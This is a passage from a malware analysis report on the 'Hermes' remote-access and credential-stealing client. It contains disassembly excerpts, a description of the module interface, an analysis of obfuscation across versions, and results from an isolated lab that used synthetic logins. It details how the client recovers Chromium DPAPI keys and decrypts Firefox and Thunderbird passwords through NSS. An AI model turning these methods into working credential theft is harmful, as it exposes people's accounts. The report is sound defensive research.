→ **Parser → callback** →

14 ordinary routes
Individual handler checks

6 signaling types
Session checked

DESKTOP VIDEO

**Capture → queue → MF H.264 encoder**

Encoded media records

→ **WebRTC media transport**

Enabled WebSocket fallback: RDPF header (64 B) + payload on the publisher socket.

COLLECTION REPORTS

Rewrite authority to port 8787; serialize JSON, optionally compress with LZNT1.

→ **HTTP POST · port 8787**

`/api/client/report`

**Figure 3.7** The parser extracts type, device ID, session ID, stream and payload, then a callback reaches built-in file, terminal, clipboard, input and desktop handlers. Publisher signaling uses port 8080; recovery rewrites the configured authority to port 8787 and sends to `/api/client/report`. Fallback video adds framed binary messages to the publisher connection.

**The fallback sender constructs its RDPF frame**

```
302416  mov DWORD PTR [rsi],0x46504452
30241C  mov BYTE PTR [rsi+0x4],0x1
30242A  mov WORD PTR [rsi+0x6],0x40
3024B8  lea rcx,[rsi+0x40]
302537  call 0x11C310
```

**Figure 3.8** Selected original sender instructions, normalized to RVAs. Little-endian 0x46504452 writes RDPF; version 1 and length 0x40 describe the 64-byte header, followed by encoded payload at +0x40. The final call reaches the WebSocket binary-send wrapper.

Recovery handler `0x151270` reads `mode` and `requestId`, then packages a job carrying the request identifier, report origin, build tag and device identity. The connected calls reach collectors inside the retained executable.

**Recovery selects a fixed callback inside the client**

Hermes executable · AMD64 · SHA-256 449b5daa95e4…

| RVA | Original bytes | Native instruction | Analyst annotation |
|---|---|---|---|
| 153A91 | 4C 8D 05 A8 1E 00 00 | lea r8,[rip+0x1EA8] | Callback resolves to RVA 0x155940. |
| 153A9F | E8 A4 F4 7B 00 | call 0x912F48 | CRT wrapper receives that callback. |

**After thread dispatch: connected internal call sites**

| | | | |
|---|---|---|---|
| 155961 | E8 9A 00 00 00 | call 0x155A00 | Callback enters the recovery worker. |
| 156044 | E8 17 8F FF FF | call 0x14EF60 | Worker passes the constructed job. |
| 15008B | E8 80 E8 12 00 | call 0x27E910 | Request reaches the collector wrapper. |
| 27EB1E | E8 BD 4D 08 00 | call 0x3038E0 | Enter the native collection hub. |

Selected sites, not consecutive instructions. RVAs and bytes refer to the unchanged executable.

**Figure 3.9** Selected original instructions show a fixed callback at RVA 0x155940 passed to the CRT thread wrapper. That callback reaches worker 0x155A00, then collector hub 0x3038E0 through two request wrappers. The rows are separate native locations with targets normalized to RVAs and explanatory analyst labels.

**The controller records an attempt before collection**

```
7FD4C  mov  al,0x1
7FD4E  mov  rcx,QWORD PTR [rbp+0x5b8]
7FD55  xchg BYTE PTR [rcx+0x189],al
7FD5B  test al,0x1
7FD5D  jne  0x7FF7D
```

**Figure 3.10** Original controller instructions after the enabled-feature checks, normalized to RVAs. `xchg` sets the automatic-attempt byte at +0x189 before the handler runs; a failed upload still consumes that attempt, and ordinary reconnection retains it. Explicit recovery commands are independent, while a separate busy byte at +0x188 coordinates work already in progress.

The DPAPI-based Chromium path reads `os_crypt.encrypted_key` from `Local State` and calls `CryptUnprotectData`. Its success flag and output length have separate checks.

A successful call alone does not make a usable key

```
37C84A  call 0x36A670
37C85D  cmp  BYTE PTR [rbp+0x248],0x0
37C864  je   0x37C956
37C86A  mov  rax,QWORD PTR [rbp+0x230]
37C871  mov  rdx,QWORD PTR [rbp+0x238]
37C878  mov  rcx,rdx
37C87B  sub  rcx,rax
37C87E  cmp  rcx,0x20
37C882  jne  0x37CA78
```

**Figure 3.11** Selected original instructions after DPAPI-based Chromium key recovery, normalized to RVAs; two unrelated result-pointer instructions are omitted after the call. Acceptance requires a successful operation and exactly 0x20 bytes. The native report packages that key with encrypted profile files, including `Login Data`, without serializing plaintext password rows in this branch.

Gecko instead initializes installed NSS against the selected profile and calls `PK11SDR_Decrypt` for usernames and passwords. Successful values enter native plaintext fields; a primary password can prevent recovery.

The Gecko collector resolves and calls NSS decryption

```
49E0A7  lea  rdx,[rip+0x5ab8ec]
49E0AE  call rbx
49E0B0  mov  QWORD PTR [rdi+0x40],rax
4A6096  mov  rax,QWORD PTR [rsi+0x40]
4A60EC  call rax
4A60EE  test eax,eax
4A60F0  je   0x4A6140
```

**Figure 3.12** Selected original client instructions, normalized to RVAs. The first LEA addresses `PK11SDR_Decrypt`; GetProcAddress returns its function pointer into slot +0x40, which the later helper loads and calls. Zero takes the success branch; the collector calls this helper separately for username and password.

Terminal handlers create processes with pipes and return output and exit results. Visible input reaches `SetCursorPos` and `SendInput`; hidden capture composes windows on a separate desktop for H.264 encoding. WebSocket video carries a 64-byte `RDPF` header. The laboratory chapter tests these implementations against known fixtures.

## 3.3 Versioned feature modules

Fifteen catalog DLL builds span nine Hermes feature families, with advertised hashes and sizes matching the files. Panel settings select releases through a `moduleVersions` map. These components share a native interface alongside the corresponding built-in client implementations.

`ClientModuleGetApi` negotiates ABI 2. Obtaining its lifecycle table precedes feature work; initialization and start are separate calls.

Native size and version checks at the module boundary

```
12326  41 83 38 40   cmp DWORD PTR [r8],0x40
1232A  72 77         jb  0x123A3
1232C  48 85 D2      test rdx,rdx
1232F  74 72         je  0x123A3
12331  83 3A 20      cmp DWORD PTR [rdx],0x20
12334  72 6D         jb  0x123A3
12336  83 7A 04 02   cmp DWORD PTR [rdx+0x4],0x2
1233A  75 67         jne 0x123A3
```

**Figure 3.13** Contiguous original instructions from clipboard 0.1.0's ClientModuleGetApi export, normalized to RVAs. R8 points to the caller's output table, which must allow 0x40 bytes; RDX points to a host record of at least 0x20 bytes declaring ABI 2. The rejection target at 0x123A3 returns error 1 before the lifecycle table is filled.

## ClientModuleGetApi negotiates ABI 2

Hexadecimal offsets

**Base host structure: 32 bytes**

| | |
|---|---|
| +00 | Size: 32 |
| +04 | Host ABI: 2 |
| +08 | Opaque context |
| +10 | Required callback |
| +18 | Optional extension |

The required callback carries diagnostics. Optional extension roles vary by module.

Validate sizes, ABI and callback

**Returned API: 64 bytes**

| | |
|---|---|
| +00/+04 | Size: 64 / ABI: 2 |
| +08 | Initialize |
| +10 | Start |
| +18 | Stop |
| +20 | Shutdown |
| +28 | Get state |
| +30 | Name string |
| +38 | Version string |

**ClientEntry is a separate image-entry wrapper, where exported**

PE image pointer → MZ / PE checks → Image base + entry RVA<br>Process-attach arguments

**Figure 3.14** The host supplies an opaque context, diagnostic callback and optional extension; the returned table supplies initialize, start, stop, shutdown and state-query functions plus name/version pointers. Offsets describe the retained x64 ABI. Extension services vary by module, so structure size alone does not make a host sufficient.

Output ownership determines what a host must do next. Clipboard and terminal return documents from module-owned storage, which a later call can replace. Recovery has its own HTTP report sender. Desktop modules submit encoded media through host callbacks. The experiments use fixed laboratory hosts that copy returned buffers and


provide the required callbacks. Their DLL results remain separate from experiments starting the integrated client.

## 3.4 Repair, expansion and obfuscation

Recovery 1.1.4 repairs descriptor ownership while preserving the intended 61 Chromium and 34 Gecko records. The earlier builds' decoded initializer values remain recoverable even when their returned storage is invalid; no observed crash is assigned to the defect.

### Descriptor contents stay readable only while their storage lives

Each descriptor contains an identifier, display name and category.




Static ownership finding. The runtime effect of the dangling views was not measured.

**Figure 3.15** Version 1.1.1 borrows persistent image strings; 1.1.2 and 1.1.3 return pointer/length views after destroying their decoded backing strings. Long strings reach heap release, while inline strings lose their local storage on return. Version 1.1.4 doubles each record from 48 to 96 bytes and retains three owning strings, a repair preserved in later builds.

### Owning copies precede destruction of the temporary strings

```
26A140  mov  ecx,0x16e0
26A182  call 0x279380
26A18E  add  rcx,0x60
26A192  cmp  rcx,0x16e0
26A1A3  jne  0x26A170
26A1BA  call 0x49450
```

**Figure 3.16** Selected original instructions from the 1.1.4 Chromium descriptor builder, with intervening instructions omitted and addresses normalized to RVAs. Helper 0x279380 independently copies the three strings; the loop fills 0x16E0 bytes as 61 records of 0x60 bytes each. Temporary destruction through 0x49450 begins after that loop, leaving the returned records backed by their own copies.

Version 1.1.5 broadens collection. Its Chromium table grows to 69 records, adding wallet and password-manager extensions, and its selector accepts both categories. Another path discovers candidates beneath `Local Extension Settings`. New selected roots include Sync Extension Settings, Extension State and IndexedDB blob directories. Gecko gains temporary origins and explicit local-storage selection, alongside a repair to its origin-name parser.

> The suffix pointer changes from a constant to the prefix length

```
1.1.4
29A5DD  cmp rbx,0x1e
29A5F5  add rbx,0xfffffffffffffe1
29A5FF  add rdi,0x1f

1.1.5
2BA7B7  sub rdi,r14
2BA7C0  add rbx,r14
```

**Figure 3.17** Selected original instructions from the Gecko fallback parser in each version, normalized to RVAs. Version 1.1.4 recognizes the 16-byte moz-extension+++ prefix but advances 31 bytes, losing the first fifteen UUID bytes; 1.1.5 advances by the decoded prefix length held in R14. The older direct path construction can still work, so the defect concerns this fallback parser rather than all Gecko storage collection.

The connected readers returned 530, 645 and 645 markers from the same 650-file fixture in versions 1.1.4, 1.1.5 and 1.1.6. All baseline markers remained, with 115 additions. This measures returned file bytes and selection limits, not encrypted-vault decryption.

Version 1.1.6 adds extensive obstruction to existing code. Six report and transport routines account for 172,576 additional bytes, about 88% of the raw code-section growth. Repeated predicates multiply consecutive integers and test the product's low bit. That bit is always zero, including after 32-bit wraparound.

```
1050  mov   edx,DWORD PTR [rip+0x43a92e]
1056  cmp   DWORD PTR [rip+0x43a923],0xa
105D  setl  cl
1060  lea   r8d,[rdx+0x1]
1064  imul  r8d,edx
1068  test  r8b,0x1
106C  sete  dl
106F  test  cl,dl
1071  jne   0x1077
1073  xor   cl,dl
1075  je    0x1050
```

**Figure 3.18** Original recovery 1.1.6 report-entry instructions, normalized to RVAs. `R8D` receives `x*(x+1)`, making `DL=1`. Both possible values of `CL` continue to `0x1077`; the apparent back edge is not taken on this path.

The native-pattern inventory finds 4,176 such parity cores and resolves 3,260 local branch consumers. The remaining 916 stop at the matcher's explicit boundaries. A separately checked expression expands a bytewise `XOR 0x9F` into arithmetic and Boolean operations while preserving all 256 possible byte results. In the HTTP writer, another reduced branch bypasses a duplicated `WinHttpWriteData` call. Counting calls in a linear listing would therefore invent an extra transmission. The technical report, Sections 8, 10, 11 and 16, retains the full native ranges, version identities and bounded equivalence checks.

> Many arithmetic operations replace one bytewise XOR

```
1.1.5 RVA 6A79B:  34 9F  xor al,0x9f

1.1.6, beginning at RVA 858AF:
858AF  mov   ecx,DWORD PTR [rbp-0x3c]
858B2  mov   eax,ecx
858B4  not   al
858B6  movzx edx,al
858B9  imul  r8d,edx,0xffffff93
858BD  imul  eax,ecx,0xffffff8a
858C0  add   al,r8b
858C3  shl   dl,0x3
858C6  sub   al,dl
858C8  add   al,0x8a
```

```
def transformed_byte(value):
    temporary = (0x8A - 118 * value - 109 * (~value & 255)
                 - 8 * (~value & 255)) & 255
    left = (-84 * (~temporary & 0x60) - 43 * (temporary & 0x9F)
            - 84 * (temporary & 0x60) + 44 * (temporary | 0x60)) & 255
    right = (-118 * (value | 0x9F) - 105 * (value & 0x60) + 0x4A) & 255
    return (-70 * left + 101 * (left ^ right) + 71 * (left | right)
            - 85 * (left | (~right & 255))
            - 101 * ((~right) & left) + 0xAB) & 255
```

```
arithmetic_results = [
    {"input": value, "expanded_result": transformed_byte(value),
     "xor_result": value ^ 0x9F} for value in range(256)]
assert all(item["expanded_result"] == item["xor_result"]
           for item in arithmetic_results)
```

**Figure 3.19** Original 1.1.5 instruction and the start of 1.1.6′s expanded sequence, followed by the analyst's translation and exhaustive check with whitespace reformatted. Every possible byte input produces the same result as XOR 0x9F. The Python verifies this byte transformation; it is not recovered module source or a whole-program equivalence test.

# 4. What Hermes did in the laboratory

Hermes returned application-created credentials, transferred a known file intact and streamed recognizable desktop content in the isolated laboratory. Each experiment compared native output with an independently prepared application export, stopped-disk file or observer record.

The experiment register separates 22 direct launches of the unchanged Hermes executable, five catalog-DLL experiments under fixed hosts, and one Stage 3 delivery and reboot experiment. These counts include repeats and partial outcomes under different execution conditions.

## 4.1 Replacing the server, preserving the specimen

MockHermes confines QEMU and a protocol recorder to a Docker container without an external network interface or route. Restricted guest networking intercepts the original numeric destination; packet capture retains the original destination ports.





**Figure 4.1** Final MockHermes configuration: signaling on 8080, downloader traffic on 8093 and collection reports on 8787 terminate at one local recorder listener. Packet capture, recorder output and guest observations provide separate evidence.

A benign preflight checked allowed destinations and selected blocked connections. Each experiment used a fresh disk overlay with copied UEFI/TPM state, retaining Defender, UAC, Secure Boot and Windows firewall. The guest had no default route, DNS server or shared host folder. Capture preceded the separately controlled launch; the laboratory package retains configuration, readiness checks and image/source identities.

Initial signaling worked while automatic recovery's report destination remained unreachable. Adding and checking the 8787 forward allowed the native report through, correcting the laboratory transport.

## 4.2 Credentials with an independent answer

Firefox saved and exported a synthetic login before Hermes ran. The evidence package joins the native report to that application export and process records of login/key-database reads and installed NSS-library loads.

Native report · application-created Firefox login

```
{
  "hostname": "https://fixture.invalid",
  "username": {"decrypted": true,
               "plaintext_utf8": "mockhermes-gecko-user"},
  "password": {"decrypted": true,
               "plaintext_utf8": "MockHermes-Gecko-2026-Only"}
}
```

**Figure 4.2** Selected fields from the native Firefox result. The synthetic username, password, origin and record identity match the independent browser export; the returned UTF-8 and base64 representations agree. Omitted fields remain in the complete report.

Thunderbird independently read back a saved synthetic login after restart. Hermes returned its exact username and password, together with account settings and selected profile files. Both Gecko fixtures lacked primary passwords. The mail result also exposed a concrete omission: the native identity lacked the email value present in Thunderbird's genuine `useremail` preference. The experiment established credential recovery without authenticating to a mailbox.

In the successful Edge experiment, version 122.0.2365.106 created, reopened and exported a `v10` login. Hermes returned the exact 51,200-byte `Login Data` database, the 43,056-byte `Local State` file and a 32-byte key matching an independent Windows DPAPI check.





**Figure 4.3** Edge's genuine password manager creates the synthetic login before specimen execution. The browser export supplies the expected plaintext; the later native files and key supply the material tested by the independent decryptor.

Returned Edge material · independent decryption result

```
{
  "encryption_prefix": "v10", "plaintext_bytes": 29,
  "authenticated_plaintext_matches_browser_export": true,
  "negative_controls_rejected": {
    "wrong_key": true, "wrong_tag": true,
    "wrong_ciphertext": true, "wrong_nonce": true
  },
  "decryption_performed_by": "offline analyst verifier",
  "native_plaintext_row_serialization_observed": false
}
```

**Figure 4.4** Selected fields from the offline verifier's `analyst_decryption` result. AES-GCM authenticated the `v10` row using the returned key and encrypted database; the client itself supplied no plaintext row. This fixture had no app-bound key.

## 4.3 Matching commands to their effects

The file-download test reconstructed 100,003 bytes with SHA-256 prefix `4e1ec3a6c201`. Native file-read events, the stopped disk and original wire records corroborate the byte comparison; the full verification record retains their identities.

100,003-byte transfer · independent content check

```
expected = bytes(
    (37*i + 17*(i//256)) % 256
    for i in range(100_003))
assert [p["index"] for p in parts] == [0, 1, 2]
decoded = [base64.b64decode(p["data"], validate=True)
           for p in parts]
assert [len(b) for b in decoded] == [49_152, 49_152, 1_699]
assert b"".join(decoded) == expected
```

**Figure 4.5** Abbreviated analyst-side check of the three captured chunk payloads. The complete verifier also checks transfer identity, start/completion records and correspondence with original wire bytes. The expected content is generated independently of the malware output.

Native terminal reply · an inert marker command

```
{
  "shell": "cmd", "exitCode": 0, "timedOut": false,
  "command": "echo MOCKHERMES_TERMINAL_V1>marker.txt\r\ntype marker.txt",
  "output": "MOCKHERMES_TERMINAL_V1\n"
}
```

**Figure 4.6** Integrated-client reply for an inert terminal command. Original process/file events and the stopped-disk marker independently corroborate execution.

Native clipboard response · independently seeded text


```
{
  "schema": "device-clipboard.v3",
  "mode": "once", "sequence": 12,
  "text": "MOCKHERMES_CLIPBOARD_V1|synthetic-only|0123456789",
  "history": {"enabled": false, "status": "history_disabled",
              "item_count": 0}
}
```


**Figure 4.7** Selected fields from the integrated client's device-clipboard response to a separate command. The synthetic text matches independent before/after records, the stopped disk and the returned Unicode, ANSI and OEM representations. History was reported disabled; this run verifies current contents.

Other experiments used an independent window to capture injected text, and a heartbeat plus sampled thread states to check process suspension and recovery.

## 4.4 Recognizing the returned desktop

The visible-desktop test displayed a known color pattern with an alternating marker. All 24 received pictures passed the content check, including both phases. The observed transport was RDPF-framed H.264 over WebSocket fallback. The configured frame rate and the presence of a WebRTC implementation do not establish performance or success on another transport.

Hidden-desktop attempts first rejected a resolution or returned video without the expected content. Independent window checks and a benign paired launch found that the fixture was not natively visible. Correcting its launch allowed the content test to proceed.

Hidden-stream verification · matching content and retained negatives


```
{
  "decoded_frames": 1112, "input_sample_count": 890,
  "projection": {
    "matching_frames": 1107,
    "matching_phase_counts": {"1": 547, "0": 560},
    "unmatched_counters": [1, 2, 3, 4, 5]
  }
}
```


**Figure 4.8** Selected fields from the joined hidden-stream verifier. Accepted pictures match four interior color patches and two marker positions at the independently established projection; phase 0 is left and phase 1 is right. Input-desktop samples stayed on Default while the renderer occupied the specimen-created hidden desktop.

The joined evidence verifies recognizable hidden content under these conditions. Hidden input and behavior across other applications remain untested.





**Figure 4.9** The synthetic pattern used in the hidden-desktop experiment. Its four colored regions and alternating white marker provide independently defined content for the received-frame checks; the marker is shown in its right-hand position.

## 4.5 Measuring a module change

The recovery comparison placed 650 inert marker files in browser-extension storage layouts and supplied the same fixture to catalog versions 1.1.4, 1.1.5 and 1.1.6. A fixed laboratory host provided configuration and invoked the DLL interface. Before/after checks retained all fixture identities; native reports were decoded and compared against the original bytes.

**Table 4.1** Byte-exact returned markers in the three-version comparison. The total includes additional cases omitted from these selected rows.

| Fixture group | Seeded | 1.1.4 | 1.1.5 | 1.1.6 |
|---|---|---|---|---|
| Eight added Chromium identifiers | 8 | 0 | 8 | 8 |
| Unlisted-candidate file budget | 97 | 0 | 96 | 96 |
| Known-candidate file budget | 513 | 512 | 512 | 512 |
| Known-candidate depths 0 through 9 | 10 | 9 | 9 | 9 |
| All marker cases | 650 | 530 | 645 | 645 |

Both newer versions retained every baseline result and added the same 115 files. Ninety-six additions came from one budget case, so the difference is a file count rather than 115 newly supported products. Five negatives remained. An IndexedDB-only profile was

unexpectedly positive in all three versions, correcting an earlier prediction about collection eligibility.

